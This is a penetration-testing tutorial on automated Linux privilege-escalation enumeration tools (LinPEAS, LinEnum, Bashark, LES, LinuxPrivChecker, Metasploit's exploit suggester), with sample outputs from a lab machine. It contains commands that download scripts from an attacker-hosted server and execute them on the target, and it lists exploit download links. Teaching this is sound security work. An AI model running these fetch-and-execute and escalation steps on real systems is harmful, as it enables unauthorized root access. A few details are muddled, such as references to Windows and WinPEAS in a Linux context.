Linux Privilege Escalation: Automated Script

March 6, 2021 By Raj Chandel

In this article, we will shed light on some of the automated scripts that can be used to perform Post Exploitation and Enumeration after getting initial accesses on Linux based Devices.

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Introduction

When an attacker attacks a Linux Operating System most of the time they will get a base shell which can be converted into a TTY shell or meterpreter session. This shell is limited in the actions it can perform. So, in order to elevate privileges, we need to enumerate different files, directories, permissions, logs and /etc/passwd files. The number of files inside any Linux System is very overwhelming. Hence, doing this task manually is very difficult even when you know where to look. So, why not automate this task using scripts.

Basically, privilege escalation is a phase that comes after the attacker has compromised the victim's machine where he tries to gather critical information related to systems such as hidden password and weak configured services or applications and etc. All this information helps the attacker to make the post exploit against the machine for getting the higher-privileged shell.

Privilege Escalation Vectors

Following information are considered as critical Information of Windows System:

- The version of the operating system
- Any Vulnerable package installed or running

- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Network Information (interfaces, arp)
- Firewall Status and Rules
- Running Processes
- Stored Credentials
- Sudo Rights
- Path Variables
- Docker
- Buffer Overflow conditions
- Cronjobs
- Capabilities

Several scripts are used in penetration testing to quickly identify potential privilege escalation vectors on Linux systems, and today we will elaborate on each script that works smoothly.

Getting Access to Linux Machine

This step is for maintaining continuity and for beginners. If you are more of an intermediate or expert then you can skip this and get onto the scripts directly. Or if you have got the session through any other exploit then also you can skip this section.

Since we are talking about the post-exploitation or the scripts that can be used to enumerate the conditions or opening to elevate privileges, we first need to exploit the machine. It is a rather pretty simple approach. Firstly, we craft a payload using MSFvenom. Apart from the exploit, we will be providing our local IP Address and a local port on which we are expecting to receive the session. After successfully crafting the payload, we run a python one line to host the payload on our port 80. We will use this to download the payload on the target system. After downloading the payload on the system, we start a netcat listener on the local port that we mentioned while crafting the payload. Then execute the payload on the target machine. You will get a session on the target machine.

Refer to our **MSFvenom Article** to Learn More.

LinPEAS

GitHub Link: LinPEAS

Let's start with LinPEAS. It was created by **Carlos P**. It was made with a simple objective that is to enumerate all the possible ways or methods to Elevate Privileges on a Linux System. One of the best things about LinPEAS is that it doesn't have any dependency. This makes it enable to run anything that is supported by the pre-existing binaries. LinPEAS has been tested on Debian, CentOS, FreeBSD and OpenBSD. LinPEAS has been designed in

such a way that it won't write anything directly to the disk and while running on default, it won't try to login as another user through the su command. The amount of time LinPEAS takes varies from 2 to 10 minutes depending on the number of checks that are requested. If you are running WinPEAS inside a Capture the Flag Challenge then doesn't shy away from using the -a parameter. It will activate all checks. LinPEAS monitors the processes in order to find very frequent cron jobs but in order to do this you will need to add the -a parameter and this check will write some info inside a file that will be deleted later. This makes it perfect as it is not leaving a trace.

Let's talk about other parameters.

-s (superfast & stealth): This will bypass some time-consuming checks and will leave absolutely no trace.

-P (Password): Pass a password that will be used with sudo -l and Bruteforcing other users

-h Help Banner

-o Only execute selected checks


-d <IP/NETMASK> Discover hosts using fping or ping

ip <PORT(s)> -d <IP/NETMASK> Discover hosts looking for TCP open ports using nc

It exports and unset some environmental variables during the execution so no command executed during the session will be saved in the history file and if you don't want to use this functionality just add a -n parameter while exploiting it. LinPEAS can be executed directly from GitHub by using the curl command.

```
curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-sc
```

Here, we can see the Generic Interesting Files Module of LinPEAS at work. Among other things, it also enumerates and lists the writable files for the current user and group. Here we can see that the Docker group has writable access. So, if we write a file by copying it to a temporary container and then back to the target destination on the host. We might be able to elevate privileges. It is possible because some privileged users are writing files outside a restricted file system.



Moving on we found that there is a python file by the name of cleanup.py inside the mnt directory. It must have execution permissions as cleanup.py is usually linked with a cron job. So, we can enter a shell invocation command

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/ignite
/mnt/cleanup.py
/run/lock
/run/user/1001
/run/user/1001/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/systemd-private-2150cca5b78b4699bd7188fb665ec51c-systemd-resolved.service-ssMPMr/tmp
/tmp/systemd-private-2150cca5b78b4699bd7188fb665ec51c-systemd-timesyncd.service-OK8zpj/tmp
/tmp/.Test-unix
/tmp/VMwareDnD
```

SUID Checks: Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Those files which have SUID permissions run with higher privileges. Here, LinPEAS have shown us that the target machine has SUID permissions on find, cp and nano.

```
═══════════════════════════════( Interesting Files )═══════════════════════════════
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root        31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root        10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root       233K Nov  5  2017 /usr/bin/find
-rwsr-xr-x 1 root root       139K Jan 18  2018 /bin/cp
-rwsr-xr-x 1 root root       241K Mar  6  2018 /bin/nano
-rwsr-xr-x 1 root root        99K Nov 22  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-ni
-rwsr-xr-x 1 root root       427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root        59K Mar 22  2019 /usr/bin/passwd  ⟶  Apple_Mac_OSX(03-2
-rwsr-xr-x 1 root root        37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root        40K Mar 22  2019 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-xr-x 1 root root        37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root        75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root        44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root        75K Mar 22  2019 /usr/bin/chfn  ⟶  SuSE_9.3/10
-rwsr-xr-x 1 root root        44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root        19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root        63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root        11K Mar 25  2020 /usr/bin/vmware-user-suid-wrapper
```

LinPEAS also checks for various important files for write permissions as well. Here, we can see that the target server has /etc/passwd file writable. This means that the attacker can create a user and password hash on their device and then append that user into the /etc/passwd file with root access and that have compromised the device to the root level.

```
[+] Hashes inside passwd file? ........... No
[+] Writable passwd file? ................ /etc/passwd is writable
[+] Credentials in fstab/mtab? ........... No
[+] Can I read shadow files? ............. No
[+] Can I read opasswd file? ............. No
[+] Can I write in network-scripts? ...... No
[+] Can I read root folder? .............. No

[+] Searching root files in home dirs (limit 30)
/home/
/home/privs/.bash_history
/root/
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.bashrc
/root/.profile
```

Next detection happens for the sudo permissions. This means that the current user can use the following commands with elevated access without a root password. This can enable the attacker to refer these into the GTFOBIN and find a simple one line to get root on the target machine.

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for privs on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s

User privs may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
    (ALL : ALL) ALL
```

In the beginning, we run LinPEAS by taking the SSH of the target machine. In the beginning, we run LinPEAS by taking the SSH of the target machine and then using the curl command to download and run the LinPEAS script. But there might be situations where it is not possible to follow those steps. Hence, we will transfer the script using the combination of python one-liner on our attacker machine and wget on our target machine.

```
ls
python -m SimpleHTTPServer 80
```

```
┌──(root kali)-[/mnt/privs/linux]
└─# ls
linpeas.sh

┌──(root kali)-[/mnt/privs/linux]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

We downloaded the script inside the tmp directory as it has written permissions. Also, we must provide the proper permissions to the script in order to execute it.

```
cd /tmp
wget 192.168.1.5/linpeas.sh
chmod 777 linpeas.sh
./linpeas.sh
```

LinEnum

GitHub Link: LinEnum

Time to take a look at LinEnum. It was created by **Rebootuser**. LinEnum is a shell script that works in order to extract information from the target machine about elevating privileges. It supports an Experimental Reporting

functionality that can help to export the result of the scan in a readable report format. It has a few options or parameters such as:

-k Enter keyword

-e Enter export location

-t Include thorough (lengthy) tests

-s Supply current user password to check sudo perms (INSECURE)

-r Enter report name

-h Displays help text

It checks various resources or details mentioned below:

Kernel and distribution release details

System Information:

Hostname, Networking details, Current IP, Default route details, DNS server information

User Information:

Current user details, Last logged on users, shows users logged onto the host, list all users including uid/gid information, List root accounts, Extract's password policies and hash storage method information, checks umask value, checks if password hashes are stored in /etc/passwd, extract full details for 'default' uid's such as 0, 1000, 1001 etc., attempt to read restricted files i.e., /etc/shadow, List current users history files (i.e. .bash_history, .nano_history etc.), Basic SSH checks

Privileged access:

Which users have recently used sudo, determine if /etc/sudoers is accessible, determine if the current user has Sudo access without a password, are known 'good' breakout binaries available via Sudo (i.e., nmap, vim etc.), Is root's home directory accessible, List permissions for /home/

Environmental:

Display current $PATH, Displays env information

Jobs/Tasks:

List all cron jobs, locate all world-writable cron jobs, locate cron jobs owned by other users of the system, List the active and inactive systemd timers

Services:

List network connections (TCP & UDP), List running processes, Lookup and list process binaries and associated permissions, List Netconf/indecent contents and associated binary file permissions, List init.d binary permissions

Version Information (of the following):

Sudo, MYSQL, Postgres, Apache (Checks user config, shows enabled modules, Checks for htpasswd files, View www directories)

Default/Weak Credentials:

Checks for default/weak Postgres accounts, Checks for default/weak MYSQL accounts

Searches:

Locate all SUID/GUID files, Locate all world-writable SUID/GUID files, Locate all SUID/GUID files owned by root, Locate 'interesting' SUID/GUID files (i.e. nmap, vim etc.), Locate files with POSIX capabilities, List all world-writable files, Find/list all accessible *.plan files and display contents, Find/list all accessible *.rhosts files and display contents, Show NFS server details, Locate *.conf and *.log files containing keyword supplied at script runtime, List all *.conf files located in /etc, .bak file search, Locate mail

Platform/software specific tests:

Checks to determine if we're in a Docker container checks to see if the host has Docker installed, checks to determine if we're in an LXC container

Here, we are downloading the locally hosted LinEnum script and then executing it after providing appropriate permissions.

```
wget 192.168.1.5/LinEnum.sh
chmod 777 LinEnum.sh
./LinEnum.sh
```

```
ignite@ubuntu:/tmp$ wget 192.168.1.5/LinEnum.sh
--2021-02-28 10:22:14--  http://192.168.1.5/LinEnum.sh
Connecting to 192.168.1.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                                                  100%[

2021-02-28 10:22:14 (387 MB/s) - 'LinEnum.sh' saved [46631/46631]

ignite@ubuntu:/tmp$ chmod 777 LinEnum.sh
ignite@ubuntu:/tmp$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```

We can see that it has enumerated for SUID bits on nano, cp and find.

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 245872 Mar  6  2018 /bin/nano
-rwsr-xr-x 1 root root 141528 Jan 18  2018 /bin/cp
-rwsr-xr-x 1 root root 238080 Nov  5  2017 /usr/bin/find
```

When enumerating the Cron Jobs, it found the cleanup.py that we discussed earlier.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-pa
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-pa
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-pa
#
*/2 *   * * *   root    /mnt/cleanup.py
```

It also checks for the groups with elevated accesses. In this case it is the docker group.

```
[+] We're a member of the (docker) group - could possibly misuse these rights!
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),114(docker)
```

LinEnum also found that the /etc/passwd file is writable on the target machine.


Bashark

GitHub Link: Bashark

Time to surf with the Bashark. It was created by **RedCode Labs**. Bashark has been designed to assist penetrations testers and security researchers for the post-exploitation phase of their security assessment of a Linux, OSX or Solaris Based Server.


Some of the prominent features of Bashark are that it is a bash script that means that it can be directly run from the terminal without any installation. It is fast and doesn't overload the target machine. It does not have any specific dependencies that you would require to install in the wild. As it wipes its presence after execution it is difficult to be detected after execution. Here, we downloaded the Bashark using the wget command which is locally hosted on the attacker machine. Then provided execution permissions using chmod and then run the Bashark script. It upgrades your shell to be able to execute different commands.

```
cd /tmp
wget 192.168.1.5/bashark.sh
chmod 777 bashark.sh
source bashark.sh
```



Here we used the getperm -c command to read the SUID bits on nano, cp and find among other binaries. Bashark also enumerated all the common config files path using the getconf command.

```
getperm -c
getconf
```



LES: Linux Exploit Suggester

GitHub Link: LES

Time to get suggesting with the LES. It was created by **Z-Lab**s. As with other scripts in this article, this tool was also designed to help the security testers or analysts to test the Linux Machine for the potential vulnerabilities and ways to elevate privileges. LES is crafted in such a way that it can work across different versions or flavours of Linux. Extensive research and improvements have made the tool robust and with minimal false positives. The basic working of the LES starts with generating the initial exploit list based on the detected kernel version and then it checks for the specific tags for each exploit. It collects all the positive results and then ranks them according to the potential risk and then show it to the user. We can see that the target machine is vulnerable to CVE 2021-3156, CVE 2018-18955, CVE 2019-18634, CVE, 2019-15666, CVE 2017-0358 and others. Now we can read about these vulnerabilities and use them to elevate privilege on the target machine.

```
chmod 777 les.sh
./les.sh
```

```
ignite@ubuntu:/tmp$ chmod 777 les.sh
ignite@ubuntu:/tmp$ ./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

74 kernel space exploits
46 user space exploits

Possible Exploits:

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-s
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2018-18955] subuid_shell

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
   Exposure: probable
   Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic},fedora=28{kernel:4.16.3-301.fc28}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-spl
   Comments: CONFIG_USER_NS needs to be enabled

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-0358] ntfs-3g-modprobe

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
   Exposure: less probable
   Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/
   Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must
```

LinuxPrivChecker

GitHub Link: LinuxPrivChecker

Checking some Privs with the LinuxPrivChecker. It was created by **Mike Czumak** and maintained by **Michael Contino.** After the bunch of shell scripts, let's focus on a python script. It is basically a python script that works against a Linux System. It searches for writable files, misconfigurations and clear-text passwords and applicable exploits. It also provides some interesting locations that can play key role while elevating privileges. It starts with the basic system info. Then we have the Kernel Version, Hostname, Operating System, Network Information, Running Services, etc.

```
python linuxprivchecker.py
```

```
ignite@ubuntu:/tmp$ python linuxprivchecker.py
==========================================
LINUX PRIVILEGE ESCALATION CHECKER
==========================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 4.15.0-136-generic (buildd@lcy01-amd64-029) (gcc version 7.5.0 (Ub

[+] Hostname
    ubuntu

[+] Operating System
    Ubuntu 18.04.5 LTS \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.38  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fec4:8693  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:c4:86:93  txqueuelen 1000  (Ethernet)
    RX packets 1251  bytes 264234 (264.2 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 904  bytes 208077 (208.0 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
    RX packets 16  bytes 1481 (1.4 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 16  bytes 1481 (1.4 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[+] Netstat
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State
    tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
    tcp        0      0 127.0.0.1:45165         0.0.0.0:*               LISTEN
    tcp        0      0 192.168.1.38:22         192.168.1.2:53232       ESTABLISHED
    tcp6       0      0 :::22                   :::*                    LISTEN
    udp        0      0 127.0.0.53:53           0.0.0.0:*
    udp        0      0 192.168.1.38:68         0.0.0.0:*

[+] Route
    Kernel IP routing table
    Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
    default         dsldevice.lan   0.0.0.0         UG    100    0        0 ens33
    192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 ens33
    dsldevice.lan   0.0.0.0         255.255.255.255 UH    100    0        0 ens33
```


LinuxPrivChecker also works to check the /etc/passwd/ file and other information such as group information or write permissions on different files of potential interest.

```
[+] Root and current user history (depends on privs)
    -rw------- 1 ignite ignite 1304 Feb 28 10:55 /home/ignite/.bash_his

[+] Sudoers (privileged)

[+] All users
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    systemd-network:x:100:102:systemd Network Management,,,:/run/system
    systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:
    syslog:x:102:106::/home/syslog:/usr/sbin/nologin
    messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
    _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
    uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
    privs:x:1000:1000:privs,,,:/home/privs:/bin/bash
    sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
    lxd:x:107:65534::/var/lib/lxd/:/bin/false
    dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
    ignite:x:1001:1001:,,,:/home/ignite:/bin/bash

[+] Current User
    ignite

[+] Current User ID
    uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),114(docker)

[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS ...
```

Metasploit: Local_Exploit_Suggester

The people who don't like to get into scripts or those who use Metasploit to exploit the target system are in some cases ended up with a meterpreter session. So, in these instances, we have a post-exploitation module that can be used to check for ways to elevate privilege as other scripts. All it requires is the session identifier number to run on the exploited target. It will list various vulnerabilities that the system is vulnerable to.

```
use post/multi/recon/local_exploit_suggester
set session 2
exploit
```

